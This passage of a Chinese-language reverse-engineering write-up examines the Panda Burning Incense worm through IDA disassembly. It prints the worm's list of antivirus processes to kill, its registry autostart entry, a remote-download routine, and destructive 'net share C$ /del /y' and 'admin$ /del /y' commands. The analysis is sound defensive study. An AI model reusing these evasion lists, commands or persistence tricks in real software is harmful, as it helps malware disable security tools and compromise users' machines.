0040CEFE lea eax, [ebp+var_8]
0040CF01 call sub_4053AC
0040CF06 push [ebp+var_8]
0040CF09 push offset aDrivers_1 ; "drivers\\"
0040CF0E push offset aSpo0lsv_exe_1 ; "spo0lsv.exe"
0040CF13 ...

00406E2C
00406E2C sub_406E2C proc near
00406E2C push ecx
00406E2D push esp ; lpThreadId
00406E2E push 0 ; dwCreationFlags
00406E30 push 0 ; lpParameter
00406E32 push offset sub_4061B8 ; lpStartAddress
00406E37 push 0 ; dwStackSize
00406E39 push 0 ; lpThreadAttributes
00406E3B call j_CreateThread_0
00406E40 pop edx
00406E41 retn
00406E41 sub_406E2C endp
00406E41
```

- 该进程的代码地址处首先进行提权操作, 然后重复相同的代码功能——即在当前的进程中搜索众多的进程:

```
0040622C
0040622C loc_40622C:
0040622C lea eax, [ebp+var_70]
0040622F mov edx, esi
00406231 mov ecx, 65h
00406236 call unknown_libname_10 ; Delphi2006/BDS2006 Visual Component Library
0040623B mov edx, [ebp+var_70]
0040623E mov eax, offset dword_4069C8
00406243 call @@LStrPos ; __linkproc__ LStrPos
00406248 test eax, eax
0040624A jz short loc_406258

0040624C push 0 ; lParam
0040624E push 0 ; wParam
00406250 push 12h ; Msg
00406252 push ebx ; hWnd
00406253 call j_PostMessageA
```

- 对相关的地址数据进行查看, 发现这些进程均为杀毒进程:

004069D8	56 69 72 75	73 53 63 61	6E 00 00 00	FF	VirusScan...
004069E8	05 00 00 00	4E 4F 44 33	32 00 00 00	FF	0...NOD32...
004069F8	04 00 00 00	CD F8 EF DA	00 00 00 00	FF	0...网镖....
00406A08	04 00 00 00	C9 B1 B6 BE	00 00 00 00	FF	0...杀毒....
00406A18	04 00 00 00	B6 BE B0 D4	00 00 00 00	FF	0...毒霸....
00406A28	04 00 00 00	C8 F0 D0 C7	00 00 00 00	FF	0...瑞星....
00406A38	04 00 00 00	BD AD C3 F1	00 00 00 00	FF	0...江民....
00406A48	08 00 00 00	B3 AC BC B6	CD C3 D7 D3	00	0...超级兔子....
00406A58	FF FF FF FF	08 00 00 00	D3 C5 BB AF	B4	0...优化大师
00406A68	00 00 00 00	FF FF FF FF	0A 00 00 00	C4
00406A78	C7 E5 B5 C0	B7 F2 00 00	FF FF FF FF	0A	清道夫..
00406A88	C4 BE F1 52	C7 E5 B5 C0	B7 F2 00 00	FF	木馬清道夫..
00406A98	0E 00 00 00	BF A8 B0 CD	CB B9 BB F9	B7	0...卡巴斯基反病
00406AA8	B6 BE 00 00	FF FF FF FF	12 00 00 00	53	毒.. 0...Syma
00406AB8	6E 74 65 63	20 41 6E 74	69 56 69 72	75	ntec AntiVirus..
00406AC8	FF FF FF FF	04 00 00 00	44 75 62 61	00	0...Duba....
00406AD8	FF FF FF FF	0C 00 00 00	65 73 74 65	65esteem p
00406AE8	72 6F 63 73	00 00 00 00	FF FF FF FF	06	rocs.... 0...
00406AF8	C2 CC D3 A5	50 43 00 00	FF FF FF FF	08	绿鹰PC.. 0...
00406B08	C3 DC C2 EB	B7 C0 B5 C1	00 00 00 00	FF	密码防盗....
00406B18	06 00 00 00	CA C9 BE FA	CC E5 00 00	FF	0...噬菌体..
00406B28	0E 00 00 00	C4 BE C2 ED	B8 A8 D6 FA	B2	0...木马辅助查找
00406B38	C6 F7 00 00	FF FF FF FF	15 00 00 00	53	器.. 0...Syst
00406B48	65 6D 20 53	61 66 65 74	79 20 4D 6F	6E	em Safety Monito
00406B58	72 00 00 00	FF FF FF FF	13 00 00 00	57	r... 0...Wrap
00406B68	70 65 64 20	67 69 66 74	20 4B 69 6C	6C	ped gift Killer.
00406B78	FF FF FF FF	0E 00 00 00	57 69 6E 73	6F	0...Winsock
00406B88	45 78 70 65	72 74 00 00	FF FF FF FF	10	Expert.. 0...
00406B98	D3 CE CF B7	C4 BE C2 ED	BC EC B2 E2	B4	游戏木马检测大师
00406BA8	00 00 00 00	FF FF FF FF	08 00 00 00	B3 0...超级
00406BB8	D1 B2 BE AF	00 00 00 00	6D 73 63 74	6C	巡警....msctls_s
00406BC8	74 61 74 75	73 62 61 72	33 32 00 00	FF	tatusbar32...

- 除了杀毒软件外，还有一些系统的任务管理进程被关闭：

```

00406907 call sub_405FC4
0040690C mov eax, offset aKucenter_kxp ; "KUCenter.kxp"
00406911 call sub_405FC4
00406916 mov eax, offset aKusruxp_exe ; "KUSruXP.exe"
0040691B call sub_405FC4
00406920 mov eax, offset aKregex_exe ; "KRegEx.exe"
00406925 call sub_405FC4
0040692A mov eax, offset aUihost_exe ; "UIHost.exe"
0040692F call sub_405FC4
00406934 mov eax, offset aTrojdie_kxp ; "TrojDie.kxp"
00406939 call sub_405FC4
0040693E mov eax, offset aFrogagent_exe ; "FrogAgent.exe"
00406943 call sub_405FC4
00406948 mov eax, offset aLogo1__exe ; "Logo1_.exe"
0040694D call sub_405FC4
00406952 mov eax, offset aLogo_1_exe ; "Logo_1.exe"
00406957 call sub_405FC4
0040695C mov eax, offset aRund1132_exe ; "Rund1132.exe"
00406961 call sub_405FC4
00406966 mov eax, offset aRegedit_exe ; "regedit.exe"
0040696B call sub_405FC4
00406970 mov eax, offset aMsconfig_exe ; "msconfig.exe"
00406975 call sub_405FC4
0040697A mov eax, offset aTaskmgr_exe ; "taskmgr.exe"
0040697F call sub_405FC4

```

- 也就是说，恶意程序会将这些杀毒进程和一些任务管理进程都进行关闭，防止被查杀和检测。
- 接下来，将创建和修改注册表，方便恶意程序的自启动：

```

0040CF09 push offset aDrivers_1 ; "drivers\\"
0040CF0E push offset aSpo0lsu_exe_1 ; "spo0lsu.exe"
0040CF13 lea eax, [ebp+var_4]
0040CF16 mov edx, 3
0040CF1B call @LStrCatN ; __linkproc__ LStrCatN
0040CF20 mov eax, [ebp+var_4]
0040CF23 call @LStrToPChar ; __linkproc__ LStrToPChar
0040CF28 push eax ; lpData
0040CF29 mov ecx, offset aSvchshare ; "svchshare"
0040CF2E mov edx, offset aSoftwareMicros ; "Software\\Microsoft\\Windows\\CurrentVe"
0040CF33 mov eax, 80000001h
0040CF38 call sub_4051BC ; 创建注册表实现自启动
0040CF3D xor ecx, ecx
0040CF3F mov edx, offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"
0040CF44 mov eax, 80000002h
0040CF49 call sub_4059F0 ; 修改注册表键值

```

b) 代码块 sub_40D040 的分析

- 同样会创建一个线程，线程的起始地址为 sub_40C9B0

```

0040CC34
0040CC34
0040CC34
0040CC34 ; DWORD __stdcall sub_40CC34(LPVOID lpThreadParameter)
0040CC34 sub_40CC34 proc near
0040CC34 push    ecx
0040CC35 push    esp                ; lpThreadId
0040CC36 push    0                ; dwCreationFlags
0040CC38 push    0                ; lpParameter
0040CC3A push    offset sub_40C9B0 ; lpStartAddress
0040CC3F push    0                ; dwStackSize
0040CC41 push    0                ; lpThreadAttributes
0040CC43 call    j_CreateThread_0
0040CC48 pop     ecx
0040CC49 retn
0040CC49 sub_40CC34 endp
0040CC49

```

- 跟入线程的起始地址，该线程会先调用一个解密函数 sub_40C4EC，然后调用函数 sub_40C5E0 利用 QQ 进行 URL 访问，并且从指定的站点中下载文件，最后将西在的文件和解密的文件进行对比：

```

0040C9DF lea     edx, [ebp+var_C]
0040C9E2 mov     eax, offset dword_40CBEC
0040C9E4 call    sub_40C4EC ; 一个解密函数,
0040C9E6 mov     eax, [ebp+var_C]
0040C9EF call    @LStrToPChar ; __linkproc__ LStrToPChar
0040C9F4 lea     edx, [ebp+var_8]
0040C9F7 call    sub_40C5E0
0040C9FC mov     eax, [ebp+var_8]
0040C9FF mov     edx, offset dword_40CC24
0040CA04 call    @LStrCmp ; __linkproc__ LStrCmp
0040CA09 jnz     short loc_40CA18

```

- sub_40C5E0 利用 QQ 进行 URL 访问和下载文件

```

0040C616 mov     eax, ebx
0040C618 call    @LStrClr ; __linkproc__ LStrClr
0040C61D push    0                ; dwFlags
0040C61F push    0                ; lpszProxyBypass
0040C621 push    0                ; lpszProxy
0040C623 push    0                ; dwAccessType
0040C625 push    offset szAgent ; "QQ"
0040C628 call    j_InternetOpenA

```

```

0040C644
0040C644 loc_40C644: ; dwContext
0040C644 push    0
0040C646 push    84000002h ; dwFlags
0040C64B push    0                ; dwHeadersLength
0040C64D push    0                ; lpszHeaders
0040C64F push    esi                ; lpszUrl
0040C650 push    edi                ; hInternet
0040C651 call    j_InternetOpenUrlA
0040C656 mov     esi, eax

```

```

0040C680
0040C680 loc_40C680:
0040C680 xor     eax, eax
0040C682 mov     [ebp+dwNumberOfBytesRead], eax
0040C685 lea     eax, [ebp+dwNumberOfBytesRead]
0040C688 push    eax                ; lpdwNumberOfBytesRead
0040C689 push    400h ; dwNumberOfBytesToRead
0040C68E lea     eax, [ebp+Buffer]
0040C694 push    eax                ; lpBuffer
0040C695 push    esi                ; hFile
0040C696 call    j_InternetReadFile
0040C69B test    eax, eax
0040C69D jz     short loc_40C6D5

```

c) 第三个代码块 sub_40D048 功能分析:

- 创建两个线程:

```

0040D048 ; void __stdcall sub_40D048(HWND, UINT, UINT_PTR, DWORD)
0040D048 sub_40D048 proc near
0040D048 push    ecx
0040D049 push    esp                ; lpThreadId
0040D04A push    0                 ; dwCreationFlags
0040D04C push    0                 ; lpParameter
0040D04E push    offset sub_40CC34 ; lpStartAddress
0040D053 push    0                 ; dwStackSize
0040D055 push    0                 ; lpThreadAttributes
0040D057 call    j_CreateThread_0
0040D05C push    esp                ; lpThreadId
0040D05D push    0                 ; dwCreationFlags
0040D05F push    0                 ; lpParameter
0040D061 push    offset sub_40CDEC ; lpStartAddress
0040D066 push    0                 ; dwStackSize
0040D068 push    0                 ; lpThreadAttributes
0040D06A call    j_CreateThread_0
0040D06F mov     eax, uIDEvent
0040D074 push    eax                ; uIDEvent
0040D075 push    0                 ; hWnd
0040D077 call    j_KillTimer
0040D07C xor     eax, eax
0040D07E mov     uIDEvent, eax
0040D083 pop     edx

```

- 第一个线程 sub_40CC34 起始就是第二个代码块的线程起始地址此处进行了重复操作
 - 第二个线程 sub_40CDEC——删除被感染主机的文件共享
- i. 利用 cmd 执行命令:

```

0040CE1B ; uCmdShow
0040CE1B loc_40CE1B:
0040CE1B push    0
0040CE1D push    offset aCmd_exeNetSha ; "cmd.exe /c net share "
0040CE22 lea     eax, [ebp+var_C]
0040CE25 mov     edx, [ebp+var_4]
0040CE28 mov     dl, [edx+ebx-1]
0040CE2C call    unknown_libname_6 ; Delphi2006/BDS2006 Visual Component Library
0040CE31 push    [ebp+var_C]
0040CE34 push    offset aDelV ; "$ /del /y"
0040CE39 lea     eax, [ebp+var_8]
0040CE3C mov     edx, 3
0040CE41 call    @LStrCatN ; __linkproc__ LStrCatN
0040CE46 mov     eax, [ebp+var_8]
0040CE49 call    @LStrToPChar ; __linkproc__ LStrToPChar
0040CE4E push    eax                ; lpCmdLine
0040CE50 call    j_WinExec
0040CE54 dec     ebx
0040CE55 test    ebx, ebx
0040CE57 jnz     short loc_40CE1B

```

0040CE46	. 8B45 F8	mov eax,[local.2]	
0040CE49	. E8 7E72FFFF	call spo0lsv.004040CC	
0040CE4E	. 50	push eax	CmdLine = "cmd.exe /c net s
0040CE4F	. E8 807DFFFF	call <jmp.&kernel32.WinExec>	WinExec
0040CE54	. 4B	dec ebx	
0040CE55	. 85DB	test ebx,ebx	
0040CE57	. 75 C2	jnz short loc_40CE1B	

eax=011E0598, (ASCII "cmd.exe /c net share C\$ /del /y")

ii. 紧接着继续执行另一个命令:

```

0040CE59 ; uCmdShow
0040CE59 loc_40CE59:
0040CE59 push    0
0040CE5B push    offset CmdLine ; "cmd.exe /c net share admin$ /del /y"
0040CE60 call    j_WinExec
0040CE65 xor     eax, eax
0040CE67 pop     edx
0040CE68 pop     ecx

```

d) 第四个代码块 sub_407430 分析:

- 同样创建线程:

```

00407430
00407430 ; void __stdcall sub_407430(HWND, UINT, UINT_PTR, DWORD)
00407430 sub_407430 proc near
00407430 push    ecx
00407431 push    esp                ; lpThreadId
00407432 push    0                 ; dwCreationFlags
00407434 push    0                 ; lpParameter
00407436 push    offset sub_406E44 ; lpStartAddress
00407438 push    0                 ; dwStackSize
0040743D push    0                 ; lpThreadAttributes
0040743F call    j_CreateThread_0
00407444 pop     edx
00407445 retn
00407445 sub_407430 endp
00407445

```

- 关闭系统服务，杀毒进程服务和删除某些注册表

```

00406E44
00406E44 ; DWORD __stdcall sub_406E44(LPVOID lpThreadParameter)
00406E44 sub_406E44 proc near
00406E44 mov     eax, offset aSchedule ; "Schedule"
00406E49 call    sub_405BBC
00406E4E mov     eax, offset aSharedaccess ; "sharedaccess"
00406E53 call    sub_405BBC
00406E58 mov     eax, offset aRsccenter ; "RsCcenter"
00406E5D call    sub_405BBC
00406E62 mov     eax, offset aRsraumon ; "RsRauMon"
00406E67 call    sub_405BBC ; 关闭系统服务
00406E6C mov     eax, offset aRsccenter_0 ; "RsCcenter"
00406E71 call    sub_405C40 ; 删除服务
00406E76 mov     eax, offset aRsraumon_0 ; "RsRauMon"
00406E7B call    sub_405C40
00406E80 mov     edx, offset aSoftwareMicr_1 ; "SOFTWARE\\Microsoft\\Windows\\CurrentUe".
00406E85 mov     eax, 80000002h
00406E8A call    sub_405A50 ; 删除注册表
00406E8F mov     eax, offset aKuwsc ; "KUWSC"
00406E94 call    sub_405BBC
00406E99 mov     eax, offset aKvruxp ; "KUSruXP"
00406E9E call    sub_405BBC
00406EA3 mov     eax, offset aKuwsc_0 ; "KUWSC"
00406EA8 call    sub_405C40
00406EAD mov     eax, offset aKvruxp_0 ; "KUSruXP"

```

- e) 第五个代码块 sub_40CC4C 分析和第六个代码块的功能就是前面各个代码块功能的组合。

15. 整个熊猫烧香的功能分析完成 (@_@😊)

16. 总结：对熊猫烧香这个恶意程序的分析，相对比较完整，但是还有很多细节的部分没有分析透彻，主要原因还是技术有限 /(T o T)/~~ (留下了没有技术的泪水)。另外，在本次的分析过程中，由于相关的 Delphi 语言的基本函数未能被 IDA 识别，导致在分析的过程中非常吃力，处理需要分析作者的功能函数外，还需要分析很多 Delphi 语言的基本函数，而这些基本函数又是比较难分析的 /(T o T)/~~ (再次留下了没有技术的泪水)。

参考链接：

<https://bbs.pediy.com/thread-257202.htm>

<https://zhuanlan.zhihu.com/p/149504662>

<https://bbs.pediy.com/thread-264915.htm>

<https://blog.csdn.net/eastmount/article/details/111712482>

<https://zhuanlan.kanxue.com/article-3582.htm>

<https://blog.csdn.net/Ga4ra/article/details/103600409>